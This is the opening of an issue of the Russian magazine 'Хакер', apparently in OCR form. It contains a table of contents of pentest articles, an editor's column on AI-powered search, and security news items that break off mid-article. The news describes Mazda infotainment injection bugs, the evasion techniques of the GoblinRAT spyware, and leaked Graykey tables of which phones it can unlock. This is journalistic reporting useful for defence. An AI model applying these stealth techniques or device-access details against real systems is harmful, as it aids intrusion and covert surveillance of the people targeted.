ХАКЕР

№308

11 лучших конкурсных работ 2024 года

PENTEST AWARD 2024

Пробив 2FA

Корпоративный фишинг

Дамп LSASS

Атака по SMS

Шишинг с Rogue RDP

и другие кейсы из реальных пентестов

№ 308

CONTENTS

Новый поиск
Колонка главреда

MEGANews
Самые важные события в мире инфосека за ноябрь

Нанодамп
Как я заново изобрел SafetyKatz для дампа LSASS с NanoDump

Атака по SMS
Как мы нашли уязвимость в популярном GSM-модеме и раскрутили ее до RCE

Пробив веба
Как я обошел 2FA и захватил учетки пользователей

Kerberoasting для FreeIPA
Как я искал доступ к домену, а нашел CVE

Шишинг с Rogue RDP
Используем встроенные средства Windows для проникновения в сеть

Громим PrestaShop
Как я захватил инсталл интернет-магазина на багбаунти

История двух ATO
Ищем уязвимости в логике обработки email

Вход через WebTutor
Атакуем Windows через веб-приложение и Microsoft SQL

В погоне за билетом
Как мы дважды проникли в домен, который считался неприступным

Забытый веб
Как мы нашли самодельный веб-сервис, давший дорогу внутрь сети

По заветам Митника
Как я заколебал всех, но все же получил пароль

Отлом байды
Как устроена защита Android-приложений Baidu

Базовые атаки на AD
Разбираем NTLM Relay и NTDS dumping

HTB PermX
Закрепляемся в Linux при помощи setfacl

HTB Axlle
Повышаем привилегии через StandaloneRunner

HTB Resource
Разбираемся с SSH-авторизацией по сертификату

HTB Blazorized
Ломаем сайт на веб-платформе Blazor

Workplace OS
Вспоминаем историю самого крупного провала IBM

Семплеры и шедулеры
Разбираем два важных механизма улучшения генеративных картинок

НОВЫЙ ПОИСК


Колонка главреда

Андрей Письменный
Главный редактор
apismenny@gmail.com

Без малого три года назад я рассказывал, как съезжал с Google и пробовал другие способы искать информацию. С того момента появился еще один мощнейший инструмент — большие языковые модели. Недавно поиск по вебу добавили и в ChatGPT.

Работает это просто: под строкой для ввода теперь есть кнопка с глобусом. Нажимаешь на нее, и ввод будет воспринят как поисковый запрос, а ответы будут снабжены ссылками.


Между просьбами рассказать про что-то или накидать скриптик я стал просить ChatGPT глянуть, что пишут в интернете по той или иной теме. И признаться, довольно быстро подсел на его ответы.




Если хочешь подробный ответ, запрос пока лучше вводить на английском

Если ты застал появление современных поисковиков, то, возможно, помнишь, как, столкнувшись с ними, люди писали вопрос в виде полноценного предложения и недоумевали, почему машина отвечает горой ссылок, да еще и не всегда подходящих. Прошаренные юзеры посмеивались над таким, а зря! Теперь этот этап пройден, и на вопросы человека машина научилась отвечать напрямую — без костыля в виде «выдачи».

Конечно, речь не только про ChatGPT. Его успел опередить Perplexity, ответы которого по-прежнему во многом лучше. Perplexity выдает больше ссылок на источники и старается приводить подробные и хорошо структурированные данные.



Еще ловчее это сделано в мобильной версии браузера Arc, где используется своя технология быстрых ответов. Arc берет подсказки к поиску из Google и напротив каждой показывает кнопку Browse for Me. Если нажать на нее, Arc быстренько спарсит несколько верхних страниц из выдачи Google и покажет сгенерированное нейронкой и красиво оформленное саммари.



Чем лучше пользоваться? На телефоне я пока выбрал Arc, на десктопе, где в Arc еще не встроили Browse for Me, попеременно обращаюсь к Perplexity через Alfred и к ChatGPT — через его приложение. Но гонка за звание лучшей модели для поиска только началась, и лидеры в ней будут то и дело меняться.

Пока что интересно прикинуть, как «новый поиск» повлияет на ландшафт технологий и нашу жизнь. В том, что повлияет, можешь не сомневаться. Когда Google с краулингом и пейджранком пришел на смену каталогам ссылок, изменения были драматическими. В прошлое, например, уехала концепция «порталов» — мегасайтов, которые хотели быть одновременно точкой входа в интернет и заменой для половины других ресурсов. А оптимизация страниц под новый вид поиска аж стала новой профессией.

Итак, представим, что «новый поиск» в ближайшие годы станет основным способом получать информацию...

Что это значит для ChatGPT и станет ли он новой монополией в духе Google? По всем признакам — скорее нет, чем да. Ситуация в мире больших языковых моделей совсем не такая же, какая была в поиске. Тут есть и дышащие в затылок конкуренты, и опенсорс — в первую очередь Llama и основанные на ней кастомные модели.

Что это значит для Google? Руководители компании, конечно, сразу похватались за головы: как так вышло, что ресерчеры из Google одну за другой выдавали прорывные работы в области ИИ, а потом компанию вдруг кто-то обошел в самом главном для нее — поиске?

Огромные ресурсы сразу же были брошены на то, чтобы «догнать и перегнать», однако пока что не очень успешно. Что Bard (основанный еще на рекуррентных моделях), что спешно сделанный на трансформерах Gemini пока что никого особенно не впечатлили — если, конечно, не считать случая, когда Gemini пожелал пользователю сдохнуть.

Совершенно не исключаю, что в Google уже вовсю готовят более достойный ответ на ChatGPT, да такой, что все позабудут об OpenAI. Но история знает много случаев, когда вчерашний монополист оказывался слишком неповоротливым, боялся трогать популярный продукт (в данном случае — поиск Google), а когда наконец решался, было поздно и конкуренты доедали последние крохи рынка.

Что это значит для интернета? Вот тут начинается самое интересное. В СМИ уже давно таят зло на Google: тот хоть и приводит трафик, но и часть рекламных денег оттягивает на себя. Искусственный интеллект в этом плане еще хуже. Если он сам дает четкий и сжатый ответ, кто захочет идти смотреть, что там по ссылке? В итоге разработчик ИИ не только захапает всю информацию с сайта, но и деньги рекламодателей — тоже.

Чем это кончится, пока сказать сложно, но есть ощущение, что ценной инфы на сайтах, обвешанных баннерами, будет все меньше. Теперь машина способна наполнить такие сайты бесконечным количеством контента, но зачем все это, если с ней можно общаться напрямую?

Тем временем платных подписок и прочих оград может стать больше. Если не выкладывать новые знания в свободный доступ, то никакой ИИ их не заполучит. Могу представить, как следом придумают возможность отдавать уникальные знания новым поисковикам и получать за это деньги. Мы в «Хакере» таким бы обязательно заинтересовались.

Что это значит для нас? Как и все новые вещи, нейросети несут новые риски. Например, легче легкого нарваться на неверные факты или галлюцинации нейронки. Я уже не раз подлавливал и Perplexity, и Arc на ошибках и искажениях. Например, при поиске цитаты за нее может выдаваться измененный вариант, написанный другим человеком. И пока не похоже, что подобные глюки легко вылечить.

Неизбежны и претензии к создателям нейросетей за то, что они склоняют свое творение к тем или иным взглядам на политику, культуру или другие аспекты жизни. Вопрос предвзятости, с которым уже столкнулись разработчики поисковиков и новостных агрегаторов, здесь стоит еще более остро. Если популярных нейронок-советников будет всего одна-две, то в руках у их владельцев окажется огромная сила по влиянию на умы. Впрочем, пока что все идет к тому, что таких сервисов будет множество — на любой вкус.

Единственная беда, в которую я не верю, — это тотальное отупение, которым новые слишком удобные инструменты грозят человечеству. Недавно шум наделало эссе Пола Грэма, где тот предсказывал, что из-за появления больших языковых моделей люди разучатся писать тексты. Поисковики, которые легко выуживают ответы на любые разумные вопросы, должны пугать еще больше. Не грядет ли эра тупости, если люди отучатся искать и критически оценивать информацию?

Однако мы уже не разучились считать от появления калькуляторов и ходить — от появления машин. Как-нибудь справимся и с возможностью получать знания без листания списков ссылок.

MEGANEWS

Мария «Mifrill» Нефёдова
nefedova@glc.ru

В этом месяце: GoblinRAT шпионил за российскими ведомствами и ИТ-компаниями, разработчики Tor рассказали об атаке, произошла утечка документации для инструмента Graykey, WhatsApp использовался для доставки шпионского ПО Pegasus, исследователь нашел проблемы в песочнице ChatGPT и другие интересные события ноября.

ПРОБЛЕМЫ MAZDA CONNECT

Неисправленные уязвимости в информационно-развлекательной системе автомобилей Mazda позволяют злоумышленникам выполнять произвольный код с правами root, предупредили эксперты Trend Micro Zero Day Initiative (ZDI). Некоторые баги позволяют получить неограниченный доступ к системам авто, что потенциально может повлиять на его работу и безопасность.

Аналитики обнаружили уязвимости в Mazda Connect Connectivity Master Unit производства Visteon, который укомплектован ПО, разработанным компанией Johnson Controls. В своих исследованиях специалисты изучали последнюю версию прошивки (74.00.324A).

Найденные ZDI баги варьируются от SQL-инъекций и инъекций команд до неподписанного кода:

- **CVE-2024-8355** — SQL-инъекция в DeviceManager позволяет манипулировать базой данных, создавать произвольные файлы и выполнять код путем внедрения вредоносного input'а при подключении поддельного устройства Apple;
- **CVE-2024-8359** — инъекция команд в REFLASH_DDU_FindFile позволяет выполнять произвольные команды в информационно-развлекательной системе, внедряя команды в пути к файлам input'а;
- **CVE-2024-8360** — инъекция команд в REFLASH_DDU_ExtractFile также позволяет выполнять произвольные команды через пути к файлам;
- **CVE-2024-8358** — еще одна инъекция команд, на этот раз в UPDATES_ExtractFile, позволяет выполнить команду, внедрив ее в пути к файлам, используемым в процессе обновления;
- **CVE-2024-8357** — отсутствие root-of-trust в App SoC и проверок безопасности в процессе загрузки позволяет злоумышленникам сохранить контроль над информационно-развлекательной системой после исходной атаки;
- **CVE-2024-8356** — неподписанный код в VIP MCU позволяет загружать сторонние прошивки и перехватывать контроль над различными подсистемами автомобиля.

Известно, что баги затрагивают автомобили Mazda 3, выпущенные с 2014 по 2021 годы, а также другие модели производителя.

Эксплуатация перечисленных проблем требует физического доступа к информационно-развлекательной системе автомобиля. Но злоумышленник может подключиться к авто с помощью специального USB-устройства и осуществить атаку за считаные минуты.

Старший исследователь уязвимостей в ZDI Дмитрий Янушкевич отметил, что зачастую несанкционированный физический доступ к автомобилю получить не так уж трудно: это может произойти на парковке, во время обслуживания на СТО или в дилерском центре.

В итоге взлом информационно-развлекательной системы автомобиля с использованием перечисленных багов может привести к манипуляциям с БД, раскрытию информации, созданию произвольных файлов, внедрению произвольных команд, полной компрометации системы, закреплению злоумышленника в системе и выполнению произвольного кода до загрузки ОС.

Отдельно подчеркивается, что эксплуатация CVE-2024-8356 позволяет установить вредоносную версию прошивки, что дает потенциальному атакующему прямой доступ к CAN-шинам и помогает добраться до блоков управления двигателем, тормозами, трансмиссией и так далее.

> *«В широком смысле это позволяет злоумышленнику перейти от скомпрометированного SoC-приложения под управлением Linux к VIP MCU, установив специально подготовленную версию прошивки и впоследствии получив прямой доступ к подключенным CAN-шинам», — поясняют в ZDI.*

Также исследователи подчеркнули, что целенаправленная атака может привести к компрометации подключенных к авто устройств, отказу в обслуживании, полному выходу из строя и даже вымогательству.

В настоящее время ни одна из уязвимостей не была исправлена и представители Mazda не прокомментировали публикацию специалистов ZDI.


ТРЕТЬ SIM-КАРТ ДАЮТ ДОСТУП К ЧУЖИМ АККАУНТАМ

Специалисты Positive Technologies изучили SIM-карты **5** крупных операторов связи.

Выяснилось, что **КАЖДЫЙ ВТОРОЙ** телефонный номер уже использовался для регистрации каких-либо учетных записей, а **БОЛЕЕ ТРЕТИ** всех изученных SIM-карт позволяли войти в аккаунты, созданные прежним владельцем номера.

В **37%** случаев аккаунты были еще активны.

В общей сложности специалисты подтвердили возможность доступа к **57** аккаунтам прежних владельцев телефонных номеров. При этом только **1 ИЗ 5** операторов связи блокировал SIM-карты, обнаруживая подозрительную активность исследователей.



ШПИОН GOBLINRAT

Специалисты Solar 4RAYS ГК «Солар» обнаружили малварь GoblinRAT в сетях нескольких российских ведомств и ИТ-компаний, которые обслуживают госсектор. Самые ранние следы заражения датируются 2020 годом, и эксперты заявили, что на сегодня это одна из самых сложных и скрытных атак, с которыми им доводилось сталкиваться.

Впервые GoblinRAT был обнаружен в 2023 году при расследовании инцидента в неназванной ИТ-компании, предоставляющей услуги преимущественно органам власти. Штатные ИБ-специалисты организации обратили внимание на удаление системных журналов на одном из серверов, а также обнаружили дамп хешей пользователей с контроллера домена. Дамп был выполнен с помощью утилиты impacket-secretsdump, запущенной на Linux-хосте домена.

Эти подозрительные события побудили сотрудников инициировать расследование и привлечь к этому специалистов «Солара».

Эксперты рассказывают, что лишь после продолжительных поисков им удалось обнаружить вредоносный код, который маскировался под процесс легитимного приложения. Дело в том, что большая часть функциональности GoblinRAT решает единственную задачу — скрывать присутствие малвари в системе.

Параметры вредоносного процесса ничем не выделялись, а запускавший его файл отличался от легитимного всего одной буквой в названии. Заметить такую деталь удалось только при ручном анализе тысяч мегабайт данных. Исследователи полагают, что злоумышленники рассчитывали, что никто не будет делать такую кропотливую работу и они останутся незамеченными.

Дальнейший анализ показал, что у GoblinRAT нет функций автоматического закрепления в системе: всякий раз злоумышленники сначала тщательно изучали особенности целевой инфраструктуры (используемое ПО и так далее) и лишь потом внедряли вредонос под уникальной маскировкой — обязательно под личиной одного из приложений, работающих на конкретной атакуемой системе. То есть атака явно была таргетированной.

Исследователи перечислили следующие особенности GoblinRAT, которые затрудняли его обнаружение:

- малварь самоуничтожается спустя определенное время, если оператор не подключается к ней и не сообщает специальный код;
- удаляя себя, вредонос несколько раз перезаписывает содержимое своих файлов на жестком диске случайными символами, чтобы максимально усложнить возможное расследование;
- GoblinRAT маскируется под уже имеющийся на зараженной машине процесс, изменяя его название и аргументы командной строки (в некоторых случаях он работал внутри легитимного приложения);
- злоумышленники применяют технику Port knocking («стук по портам») в серверной версии GoblinRAT, что позволяет им шпионить даже в сегментах инфраструктуры с жестко ограниченным доступом в интернет;
- передаваемые данные в рамках соединения с сервером управления малвари шифруются;
- для обхода ограничений межсетевых экранов используется построение сетевых туннелей.

Также в качестве управляющих серверов злоумышленники использовали легитимные взломанные сайты (например, сайт онлайн-ретейлера), что позволяло им маскировать вредоносный трафик.

В итоге GoblinRAT был обнаружен в четырех неназванных организациях, и в каждой из них атакующие смогли получить полный контроль над целевой инфраструктурой: они имели удаленный доступ с правами администратора ко всем сегментам сети. При этом установить источник заражений не удалось.

Эксперты нашли свидетельства, указывающие на то, что как минимум к одной из атакованных инфраструктур злоумышленники сохраняли доступ в течение трех лет, а самая «непродолжительная» атака длилась около полугода.

> *«Благодаря обнаруженным артефактам мы смогли проследить историю развития GoblinRAT с 2020 года, однако нам не удалось обнаружить широкого распространения вредоноса. Более того, наши коллеги из других ИБ компаний с глобальными сетями сенсоров не обнаружили ничего похожего в своих коллекциях. Ключевым вопросом остается атрибуция атаки: артефактов, указывающих на происхождение ВПО, не обнаружено. Подобных инструментов не демонстрировали ни азиатские, ни восточноевропейские группировки, ни группировки из других регионов. Очевидно только, что для создания и использования GoblinRAT злоумышленники должны обладать очень высоким уровнем профессионализма и быть хорошо замотивированными. Те атаки, что мы расследовали, требовали тщательной предварительной подготовки и большого количества „ручной“ работы», — комментирует инженер группы расследования инцидентов центра исследования киберугроз Solar 4RAYS Константин Жигалов.*

Пока неизвестно, какая хакгруппа могла стоять за атаками GoblinRAT. Исследователи признают, что ни они сами, ни их коллеги по ИБ-индустрии, с которыми они поделились информацией о малвари, не обнаружили каких-либо артефактов, указывающих на ее происхождение.

> *«Основываясь на имеющихся данных, мы можем предположить, что операторов GoblinRAT интересует конфиденциальная информация, хранящаяся на серверах государственных органов и их подрядчиков (в том числе в сегментах сети с ограниченным доступом в интернет)», — пишут специалисты.*

Считается, что GoblinRAT может быть либо операцией одной из известных прогосударственных группировок, кардинально обновивших свои инструментарий и тактики, либо свидетельством существования новой группировки (прогосударственной или профессиональных наемников), либо делом рук мотивированного и крайне профессионального взломщика-одиночки.

ФАЛЬШИВЫЕ ПРИЛОЖЕНИЯ ДЛЯ ANDROID

Специалисты FACCT проанализировали **455** приманок, с помощью которых злоумышленники распространяют в мессенджерах малварь под видом обновлений для Android-приложений.


В итоге получился рейтинг наиболее популярных фальшивок, чаще всего имитирующих государственные приложения и сервисы.

Самыми популярными приманками оказались приложения операторов сотовой связи (**27,4%**), приложения для оплаты коммунальных слуг (**20,9%**) и ЕМИАС (**16,6%**).

Распространенные раньше фальшивые антивирусы и антиспам-решения заняли лишь пятое место (**8,9%**).

При этом на фейковые мобильные приложения банков и вовсе приходится лишь **0,03%** поделок.

Исследователи объясняют, что банки активно оказывают противодействие мошенникам, а пользователи стали настороженно относиться ко всему, что связано с финансами. Поэтому злоумышленники переходят на новые приманки.



АТАКА НА TOR

В прошлом месяце операторы ретрансляторов Tor и системные администраторы начали получать от провайдеров жалобы на массовое сканирование портов. Как выяснилось, эти жалобы были связаны со скоординированной атакой и спуфингом IP-адресов: злоумышленники подменяли IP-адреса, связанные с Tor, чтобы создать впечатление, что от сети Tor исходят вредоносные запросы.

В конце октября специалисты Tor Project начали расследование происходящего совместно с экспертами InterSecLab и GreyNoise. В итоге 7 ноября 2024 года источник атаки был обнаружен, и к настоящему моменту проблему удалось решить.

По словам представителей Tor Project, атака была направлена на «нарушение работы Tor Project и сети Tor». Злоумышленники использовали спуфинговые SYN-пакеты, чтобы создать впечатление, что IP-адреса ретрансляторов Tor являются источниками массовых сканирований портов. Эта активность не могла остаться незамеченной и привела к появлению многочисленных автоматических жалоб на злоупотребления, а IP-адреса в итоге попадали в списки блокировок.


Оператор ретранслятора Tor Пьер Бурдон (Pierre Bourdon) в подробностях рассказал о том, как именно осуществлялась эта атака.

Разработчики уверяют, что инцидент никак не повлиял на пользователей Tor и их безопасность.

> *«Атака оказала ограниченное влияние на сеть Tor, привела к временному отключению нескольких ретрансляторов, стала причиной лишнего стресса и неудобств для многих операторов, которые были вынуждены реагировать на поступающие жалобы. Хотя эта атака была направлена на наше сообщество, атаки со спуфингом IP-адресов могут произойти с любым онлайн сервисом, — пишет команда Tor Project. — Впереди еще много работы: нам нужно поддержать операторов ретрансляторов в восстановлении учетных записей и помочь провайдерам разблокировать IP-адреса узлов Tor directory authority».*

Разработчики отметили, что во время расследования и устранения последствий инцидента им пришлось столкнуться «со случаями непрофессионального поведения, когда отказ от расследования и беспечность только усиливали последствия атаки». Но также они поблагодарили за помощь и поддержку многие организации и частных лиц, которые не остались в стороне.

Подчеркивается, что большая часть сообщений о фиктивных атаках исходила от watchdogcyberdefense[.]com, и теперь Tor Project призвал ИБ-сообщество относиться к этим предупреждениям с осторожностью.



ТОРВАЛЬДС ПРО ИИ

Во время выступления на саммите Open Source Summit в Вене у Линуса Торвальдса взяли интервью. Немалая часть беседы была посвящена вопросам развития ИИ, и Торвальдс сообщил, что на текущем этапе развития считает происходящее хайпом и предпочитает все это игнорировать.

> «Я считаю, что ИИ — это очень интересно, и я думаю, он изменит мир. И в то же время я так ненавижу этот хайп-цикл, что мне совсем не хочется во всем этом участвовать. Сейчас мой подход к ИИ заключается в том, что в основном я его игнорирую, потому как считаю, что вся технологическая индустрия вокруг ИИ находится в очень плохом состоянии. ChatGPT демонстрирует отличные результаты и, очевидно, используется во многих областях, в частности в графическом дизайне и тому подобных вещах. Но я очень не люблю хайп», — заявил Торвальдс, отметив, что в настоящее время ИИ — это «на 90% маркетинг и только на 10% реальность».

ЧТО МОЖЕТ GRAYKEY

В распоряжении издания 404 Media оказались документы с подробным описанием возможностей инструмента Graykey, который используется правоохранительными органами и киберкриминалистами по всему миру для взлома смартфонов.

Эта утечка является беспрецедентной для разработчика Graykey — компании Grayshift, которую в прошлом году приобрела Magnet Forensics, специализирующаяся на цифровой криминалистике. Хотя один из главных конкурентов Grayshift — компания Cellebrite уже сталкивалась с подобными утечками, это первый случай, когда в сети появилась детальная информация о том, к каким устройствам Graykey может или не может получить доступ.

В документах перечислены не только устройства на базе iOS, против которых эффективен или неэффективен Graykey, но и устройства на базе Android.

Как выяснилось, после релиза iOS 18.0, вышедшей 16 сентября 2024 года, Graykey может получить лишь частичный доступ к данным на устройствах (начиная от iPhone 12 и заканчивая новейшей линейкой iPhone 16). То же относится и к iPhone под управлением iOS 18.0.1, появившейся в начале октября.

При этом в документе не указано, какие именно типы данных можно извлечь при упомянутом «частичном» доступе. В 2018 году издание Forbes сообщало, что частичный доступ позволяет извлекать только незашифрованные файлы и некоторые метаданные, включая информацию о размере файлов и структуре каталогов. Но с тех пор многое могло измениться.


	AppLogic: 5.3.0.29721313.16459995			
Model	22A3354 18.0	22A3370 18.0.1	22A5282m 18.0 beta	22A5297f 18.0 beta
iPad mini 5 (Cellular) (iPad11,2)	Partial	Full	None	None
iPad mini 5 (WiFi) (iPad11,1)	Partial	Full	None	None
iPad mini 6 (Cellular) (iPad14,2)	Consent	Consent	None	None
iPad mini 6 (WiFi) (iPad14,1)	Consent	Consent	None	None
iPhone 11 (iPhone12,1)	Full	Full	None	None
iPhone 11 Pro (iPhone12,3)	Full	Full	None	None
iPhone 11 Pro Max (iPhone12,5)	Full	Full	None	None
iPhone 12 (iPhone13,2)	Partial	Partial	None	None
iPhone 12 Pro (iPhone13,3)	Partial	Partial	None	None
iPhone 12 Pro Max (iPhone13,4)	Partial	Partial	None	None
iPhone 12 mini (iPhone13,1)	Partial	Partial	None	None
iPhone 13 (iPhone14,5)	Partial	Partial	None	None
iPhone 13 Pro (iPhone14,2)	Partial	Partial	None	None
iPhone 13 Pro Max (iPhone14,3)	Partial	Partial	None	None
iPhone 13 mini (iPhone14,4)	Partial	Partial	None	None
iPhone 14 (iPhone14,7)	Partial	Partial	None	None
iPhone 14 Plus (iPhone14,8)	Partial	Partial	None	None
iPhone 14 Pro (iPhone15,2)	Partial	Partial	None	None
iPhone 14 Pro Max (iPhone15,3)	Partial	Partial	None	None
iPhone 15 (iPhone15,4)	Partial	Partial	None	None
iPhone 15 Plus (iPhone15,5)	Partial	Partial	None	None
iPhone 15 Pro (iPhone16,1)	Partial	Partial	None	None
iPhone 15 Pro Max (iPhone16,2)	Partial	Partial	None	None
iPhone 16 (iPhone17,3)	Partial	Partial		
iPhone 16 Plus (iPhone17,4)	Partial	Partial		
iPhone 16 Pro (iPhone17,1)	Partial	Partial		
iPhone 16 Pro Max (iPhone17,2)	Partial	Partial		

Также документы показывают, что Graykey менее эффективен против iPhone с бета-версиями: по какой-то причине инструмент не работает против различных бета-версий iOS 18.1 на всех современных моделях iPhone. Неясно, связано ли это с тем, что на момент создания документа разработчики просто не успели проработать атаки против iOS 18.1, или с тем, что в версии 18.1 была заметно улучшена безопасность.

Возможности Graykey против устройств на базе Android куда более разнообразны, в силу значительных различий между самими устройствами, выпускаемыми разными производителями.

Например, если говорить о линейке смартфонов Pixel компании Google, с новейших устройств (включая Pixel 9, выпущенный в августе) Graykey способен извлечь лишь частичные данные. Причем лишь в том случае, если телефон находится в состоянии «после первой разблокировки» (After First Unlock, AFU). AFU означает, что с момента последнего включения устройства кто-то (обычно сам владелец) хотя бы раз разблокировал его с помощью кода доступа или другим способом.

Продолжение статьи →



Model												
		AppLogic: 5.3.0.29721313.16459995							AppLogic: 5.3.0.29721313.16459995			
Model	1	2023-12	2024-01	2024-02	2024-03	2024-04	2024-05	2024-06	2024-07	2024-08	2024-09	2024-10
Google Pixel 6 (Pixel 6)	FU	Full + AFU	Full + AFU	Full + AFU	Full	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU
Google Pixel 6 Pro (Pixel 6 Pro)	FU	Full + AFU	Full + AFU	Full + AFU	Full	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU
Google Pixel 6a (Pixel 6a)	FU	Full + AFU	Full + AFU	Full + AFU	Full	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU
